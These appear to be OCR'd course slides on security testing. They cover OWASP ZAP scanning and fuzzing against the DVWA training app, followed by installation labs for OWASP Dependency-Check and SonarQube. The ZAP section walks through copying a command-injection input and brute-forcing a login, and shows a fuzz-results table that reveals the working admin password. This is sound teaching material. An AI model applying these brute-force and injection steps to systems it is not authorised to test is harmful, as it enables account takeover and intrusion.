
5. Click “Start Scan”

6. See the results



# OWASP ZAP Active Scanning

7. Double click to see the attack input.
8. Copy this attack input then fill it in the dialog of Command Injection.
9. See the result.
10. Do the same things (active scanning) under SQL Injection tab and see the result.
11. Try passive scanning to see insecure cookies.



# OWASP ZAP Fuzzing


- Fuzzing is a technique of submitting lots of invalid or unexpected data to a target.
- It also can be used for the brute forcing to login to the system.
- ZAP allows you to fuzz any request still using:
  - A build in set of payloads
  - Payloads defined by optional add-ons
  - Custom scripts


# OWASP ZAP Fuzzing


Define which parameter that you want to fuzz


1. Click “Brute Force” tab → type something → Login
2. Back to ZAP
3. Click left on ‘GET:brute(Login,password,username)’ → Attack → Fuzz


# OWASP ZAP Fuzzing







# OWASP ZAP Fuzzing

Repeat the same steps for another parameter




# OWASP ZAP Fuzzing

- Click ‘Start Fuzzer’
- You will see that there is one response showing the difference size than others. It is the correct username and password for the brute forcing

| er | Size Resp. Body | Highest Alert | State | Payloads |
|---|---|---|---|---|
| | 4,375 bytes | | Reflected | admin, aaa |
| | 4,375 bytes | | Reflected | admin, bbb |
| | 4,375 bytes | | Reflected | admin, ccc |
| | 4,375 bytes | | Reflected | admin, admin |
| | 4,413 bytes | | Reflected | admin, password |
| | 4,375 bytes | | Reflected | admin, ddd |
| | 4,375 bytes | | Reflected | admin, eee |
| | 4,375 bytes | | Reflected | password, aaa |
| | 4,375 bytes | | Reflected | password, bbb |
| | 4,375 bytes | | Reflected | password, ccc |

# OWASP ZAP Reporting

To generate the scanning report you can go to Report tab then chose the report type that you want.



# OWASP Dependency-Check

- A free and open-source tool that scans your project's dependencies (libraries, packages) for known vulnerabilities (CVEs).
- Key Features
  - Scans Java, .NET, Node.js, Python, PHP, Ruby, and more
  - Detects vulnerabilities using the NVD and OSS Index
  - Supports CLI, Maven, Gradle, Jenkins, and Docker
  - Generates reports in HTML, JSON, and XML
  - Useful for supply chain security and SBOM compliance
- Best Use Cases:
  - Secure your third-party libraries
  - Integrate into CI/CD pipelines
  - Open-source and air-gapped environments
- Project Page: https://owasp.org/www-project-dependency-check

# OWASP Dependency-Check Installation

- macOS
  - brew install openjdk
  - brew install dependency-check
- Windows
  - Install Java from https://adoptium.net or Oracle JDK
  - Go to: https://github.com/jeremylong/DependencyCheck/releases
- Scanning
  - dependency-check --project "My App" --scan /path/to/your/code
  - dependency-check --project "DVWA" --scan C:\Users\me\dvwa
  - dependency-check --project "DVWA" --scan ~/projects/dvwa
  - Output: --format HTML, XML, JSON --out /path/to/output

# OWASP Dependency-Check in Docker

```
$ git clone https://github.com/OWASP/NodeGoat.git

$ docker pull owasp/dependency-check

$ docker run --rm \
  -v "$(pwd):/src" -v "$(pwd)/odc-data:/usr/share/dependency-check/data" \
  -v "$(pwd)/odc-reports:/report" \
  owasp/dependency-check \
  --project "MyProject" --scan /src --format HTML --out /report --nvdApiKey NVD_API_KEY
```

To request an NVD API Key, register at https://nvd.nist.gov/developers/api-key-requested

# Other Dependency Check

- Snyk
- GitHub Dependabot
- GitLab Dependency Scanning
- OWASP CycloneDX (SBOM tool)
- JFrog Xray, WhiteSource, Sonatype Nexus IQ, etc.
- These often:
  - Support more ecosystems out of the box
  - Have better integration with modern platforms
  - Provide real-time updates and vulnerability intelligence


# SonarQube

- SonarQube is an open-source platform for continuous inspection of code quality.
- Analyzes source code to detect:
  - Bugs
  - Code smells
  - Security vulnerabilities
  - Duplications
- Supports 25+ programming languages.

# Why SonarQube?

- Improve code quality and maintainability
- Detect issues early in the development cycle
- Enforce coding standards
- Useful in DevOps and CI/CD pipelines
- Helps achieve security compliance (e.g., OWASP Top 10)

# SonarQube Architecture






Source: https://www.slideshare.net/slideshow/sonarqubepptx/261153595


# SonarCloud

| Feature | SonarQube | SonarCloud |
|---|---|---|
| Deployment | Self-hosted (on-prem or cloud VM) | Fully managed SaaS (Cloud-based) |
| Hosting | You install & maintain it | Hosted by Sonar (no setup needed) |
| Cost | Free (Community Edition) or paid | Free for public repos, paid for private |
| Languages | 25+ programming languages | 25+ programming languages |
| Integration | Works with CI/CD tools like Jenkins | Integrates with GitHub, GitLab, Bitbucket, Azure DevOps |
| Best For | Enterprises needing custom control | Teams wanting zero setup & cloud ease |


# Lab: SonarQube

- Installation
  - `docker network create sonarnet`
  - `docker run -d --name sonarqube-db --network sonarnet -e POSTGRES_USER=sonar -e POSTGRES_PASSWORD=sonar -e POSTGRES_DB=sonarqube postgres:alpine`
  - `docker run -d --name sonarqube --network sonarnet -p 9000:9000 -e SONAR_JDBC_URL=jdbc:postgresql://sonarqube-db:5432/sonarqube -e SONAR_JDBC_USERNAME=sonar -e SONAR_JDBC_PASSWORD=sonar sonarqube`
- Go to http://localhost:9000 with username = admin, password = admin
- Scan source code: https://github.com/digininja/DVWA


# WordPress Popularity



# CMS Comparison

